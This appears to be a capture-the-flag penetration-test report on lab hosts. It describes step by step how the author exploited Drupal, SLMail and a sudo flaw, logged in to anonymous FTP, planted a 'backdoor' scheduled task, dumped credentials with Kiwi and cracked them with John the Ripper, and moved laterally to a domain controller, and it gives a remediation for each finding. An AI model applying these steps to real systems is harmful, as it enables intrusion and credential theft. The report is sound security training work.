Affected Hosts	IP address 192.168.13.12

Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Remediation	Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as the Apache Struts vulnerability. Implement network segmentation and access controls to restrict unauthorized access to critical systems and services. Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities. Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities



Vulnerability 11	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Run an aggressive NMAP scan on the target IP to identify vulnerabilities, particularly focusing on Drupal (CVE-2019-6340). 2. Access the Metasploit console and search for relevant exploits targeting Drupal vulnerabilities. 3. Cross-reference the CVE reference obtained from the NMAP scan with the NIST database to determine the appropriate exploit. 4. Choose the appropriate exploit 5. Set up the required options for the exploit, including specifying the target host and local host. 6. Execute the exploit to gain access to the target system. 7. After gaining access, determine the server username, which may reveal FLAG 11. 8. Retrieve FLAG 11 from the server username.




Vulnerability 11	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Images	    
Affected Hosts	IP address 192.168.13.13
Remediation	Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as the Drupal CVE-2019-6340 vulnerability. Implement network segmentation and access controls to restrict unauthorized access to critical systems and services. Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities. Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities

Vulnerability 12	Findings
Title	SSH Login and Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Review CVE-2019-14-287 on cve.mitre.org to understand the vulnerability. 2. Review the hint provided in FLAG1 regarding the SSH user. 3. Open the terminal and SSH into the host using the username find. 4. Initially, attempt to log in with a simple password that statistically corresponds to the username itself. 5. After successfully logging in, attempt to locate the flag using the "find" command. 6. If you do not have the necessary permissions to access the flag, exploit the previously researched sudo vulnerability. 7. Use the same sudo vulnerability with the "cat" command to view the contents of the flag. 8. Retrieve FLAG 12 from the contents displayed by the "cat" command.
Images	  






Vulnerability 12	Findings
Title	SSH Login and Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
	 
Affected Hosts	IP address 192.168.13.14
Remediation	Implement strong password policies to prevent users from using easily guessable passwords. Monitor and log SSH login attempts to detect and respond to unauthorized access attempts. Patch and update systems regularly to address known vulnerabilities, including privilege escalation vulnerabilities such as CVE-2019-14-287. Conduct regular security audits and penetration tests to identify and remediate security weaknesses in the system.


Vulnerability Findings DAY 3



Vulnerability 1	Findings
Title	GitHub Repository Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Conduct an Open Source Intelligence (OSINT) search on GitHub for repositories belonging to the user "Total Recall." 2. Identify relevant repositories within the search results. Review the contents of the repositories, specifically looking for files containing user credentials. 3. Locate the "xampp.users" file or any other file containing user credentials within the repository. 4. Extract the username and password hash from the file. Create a hash file to store the extracted credentials. 5. Use a password cracking tool like John the Ripper to crack the password hash. 6. Retrieve the plaintext password from the cracked hash. 7. Use the retrieved plaintext password to authenticate or gain access to the specified resource, which contains FLAG 1.
Images	 



Vulnerability 1	Findings
Title	GitHub Repository Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
	  
Affected Hosts	Web application hosted on GitHub
Remediation	Enforce stronger access controls and password management practices, implement two-factor authentication for sensitive accounts.




Vulnerability 2	Findings
Title	Network Website Accessibility via HTTP
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network
Risk Rating	High
Description	1. Open a terminal and initiate an Nmap aggressive scan on the specified subnet range to identify devices. 2. Analyze the scan results to identify the IP address of the Windows 10 system. 3. Open a web browser and navigate to the IP address of the Windows 10 system using HTTP.



Vulnerability 2	Findings
Title	Network Website Accessibility via HTTP
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network
Risk Rating	High
	4. Accessing the website will prompt a login request, indicating restricted content. 5. Use the credentials obtained from FLAG1 (username, password) to authenticate and gain access to the restricted content. 6. Once authenticated, navigate through the website to locate the text file named FLAG2.txt. 7. Open the FLAG2.txt file to retrieve the FLAG.
Images	     
Affected Hosts	IP address 172.22.117.20
Remediation	Implement remediation measures, including network segmentation, access controls, and secure credential management practices, to mitigate the risk of unauthorized access to sensitive files on the internal network.


Vulnerability 3	Findings
Title	Insecure FTP Server Access
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network (FTP Server)
Risk Rating	High
Description	1. Review the Nmap output to identify servers running FTP. 2. Open a terminal and initiate an FTP connection to the identified Windows 10 machine. 3. When prompted for a username, enter "anonymous" to attempt an anonymous login. 4. Try logging in without entering a password and then press Enter. 5. Once the access is validated,navigate through the FTP server using commands like "ls" to list directories and files. 6. Locate the FLAG3.txt file within the FTP server's directory. 7. Use the appropriate command to download the FLAG3.txt file to the local machine. 8. Exit the FTP session 9. Open the downloaded FLAG3.txt file to retrieve the flag using a command-line utility.
Images	
Affected Hosts	Windows 10 machine running FTP server 172.22.17.20
Remediation	Implement proper authentication mechanisms, such as requiring username and password for FTP login, to prevent unauthorized access. Regularly review and update access controls and permissions to restrict access to sensitive files. Consider using secure file transfer protocols like SFTP (SSH File Transfer Protocol) and FTPS (FTP Secure) instead of FTP to encrypt data in transit. Implement intrusion detection systems (IDS) or intrusion prevention systems (IPS) to monitor and mitigate potential FTP-related security incidents. Conduct regular security audits and vulnerability assessments to identify and address any weaknesses in the FTP server configuration.



Vulnerability 4	Findings
Title	Exploiting SLMail Service Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network (Exploitation)
Risk Rating	Critical
Description	1. Open a terminal and launch the Metasploit. 2. Review the Nmap output to identify machines running the SLMail service. 3. Search for SLMail exploits within Metasploit 4. Select the appropriate exploit 5. Set the required options for the exploit. 6. Execute the exploit by typing "run" in the console. 7. Once the exploit is successful, an interpreter session is opened. 8. Once in Meterpreter, open a shell 9. Retrieve the flag by running the command "more FLAG4.txt" to view the contents of the FLAG4.txt file.
Images	  




Vulnerability 4	Findings
Title	Exploiting SLMail Service Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network (Exploitation)
Risk Rating	Critical
	 
Affected Hosts	Windows 10 machine running SLMail server 172.22.17.20
Remediation	Patch or update the SL mail service to address any known vulnerabilities. Implement network segmentation to isolate the SL mail service from critical systems and sensitive data. Deploy intrusion detection systems (IDS) or intrusion prevention systems (IPS) to detect and prevent exploitation attempts.

Vulnerability 5	Findings
Title	Windows 10 Compromised Machine Persistence
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	1. Gain access to the Windows 10 machine using previously obtained credentials or through exploitation. 2. Drop into a shell on the compromised machine to run local commands within the command prompt. 3. Create a scheduled task named "backdoor" using the Windows Task Scheduler. 4. Run the command to query scheduled tasks and verify if the "backdoor" task was successfully created. 5. Review the output of the command and locate the code for FLAG5 under the "Comment" section of the scheduled task. 6. Retrieve FLAG5 from the output displayed after querying the scheduled tasks.
Images	  
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Consider additional security measures such as implementing Endpoint Detection and Response (EDR) solutions to monitor for suspicious activity and unauthorized modifications to scheduled tasks


Vulnerability 6	Findings
Title	Exploiting Weak Service Configuration for Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	1. While in the exploit window system using the Meteterpreter, load Kiwi. 2. Run the command: lsa_dump_sam to extract the SAM key containing password hashes. Locate the SAM key and verify the format of hash, then copy it. 3. Switch back to Kali Linux and open a text editor such as nano. Create a new file. Paste the copied SAM key into the nano file. 4. Run the John the Ripper tool using the specific hash type to crack the password hash. 5. After John the Ripper completes its cracking process, review the output to identify any cracked passwords. 6. Retrieve FLAG 6 from the cracked password.
Images	   
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Continuously monitor the system for signs of unauthorized access or suspicious activity, using intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) solutions

Vulnerability 7	Findings
Title	File Emulation Vulnerability Exploitation on Windows System
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low to Medium
Description	1. Reopen the shell on the Windows system to continue the exploitation process. 2. If necessary, navigate to the appropriate directory. 3. Inspect the contents of the "user/public" directory for any visible files or directories. If nothing is found, proceed to the next step. 4. Navigate to the "user/public/documents" directory 5. List the contents of the "user/public/documents" directory for any visible files or directories 6. Locate the FLAG7.txt file in the "user/public/documents" directory. 7. View the contents of the FLAG7.txt file 8. Retrieve FLAG 7 from the contents displayed after running the command.
Images	
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Continuously monitor the system for signs of unauthorized access or suspicious activity, using intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) solutions


Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	1. Extract cached credentials from the compromised Windows 10 machine. 2. Identify the cached credentials, such as the username and password. 3. Switch to the Kali Linux system and open a terminal. 4. Create a new nano file . 5. Paste the copied hash into the nano file and save it. 6. Use the John the Ripper tool to crack the password hash using the correct format type for this hash. 7. Return to Metasploit and run the auxiliary scanner to gain access to the machine. 8. Set the necessary options in Metasploit, such as RHOSTS, LHOST, and the credentials obtained from the cracked hash. 9. Run the auxiliary scanner and create a session upon successful authentication. 10. Create another session using the exploit. 11. Once in the WinDC machine, run the command "net user" to enumerate user accounts, identifying the administrator account. 12. Locate and retrieve FLAG8 with the provided code.
Images	  

Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	  
Affected Hosts	Windows system with Active Directory domain controller (WinDC) 172.22.117.10
Remediation	Implement strict password policies and regularly rotate passwords to minimize the risk of unauthorized lateral movement using compromised credentials.




Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	Monitor and analyze network traffic for suspicious activities, such as lateral movement attempts, using intrusion detection and prevention systems (IDS/IPS). Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities in Active Directory configurations and permissions. Implement network segmentation to limit the scope of potential lateral movement and isolate critical systems from less secure network segments.

Vulnerability 9	Findings
Title	Windows Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	1. Start the enumeration process from the root directory of the WinDC machine. Navigate to the root directory. 2. Search through the file system to locate the FLAG9.txt file. 3. Once the FLAG9.txt file is located, view its contents.
Images	

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,970,010,720 bytes free
```

Vulnerability 9	Findings
Title	Windows Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	
Affected Hosts	(WinDC) 172.22.117.10
Remediation	Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities proactively, reducing the risk of unauthorized access. Continuously monitor the system for signs of unauthorized access or suspicious activity,

Vulnerability 10	Findings
Title	Password Hash Retrieval and Escalation of Privileges Administrator Password Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	1. Return to Meterpreter WinDC machine. 2. Verify that the current account has system-level privileges 3. Once in Meterpreter, load Kiwi 4. Use the command "dcsync_ntlm Administrator" from Kiwi Meterpreter to retrieve the password hash of the Administrator user. 5. Retrieve the password hash of the Administrator user from the output.

Vulnerability 10	Findings
Title	Password Hash Retrieval and Escalation of Privileges Administrator Password Compromise
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Images	  
Affected Hosts	(WinDC) 172.22.117.10
Remediation	Implement a robust password management policy that enforces the use of complex and unique passwords for all user accounts, particularly privileged accounts like the administrator. Enable multi-factor authentication (MFA) for all user accounts, especially those with elevated privileges, to add an extra layer of security and mitigate the risk of unauthorized access even if passwords are compromised. Regularly rotate and update passwords for all user accounts, especially administrator and other privileged accounts.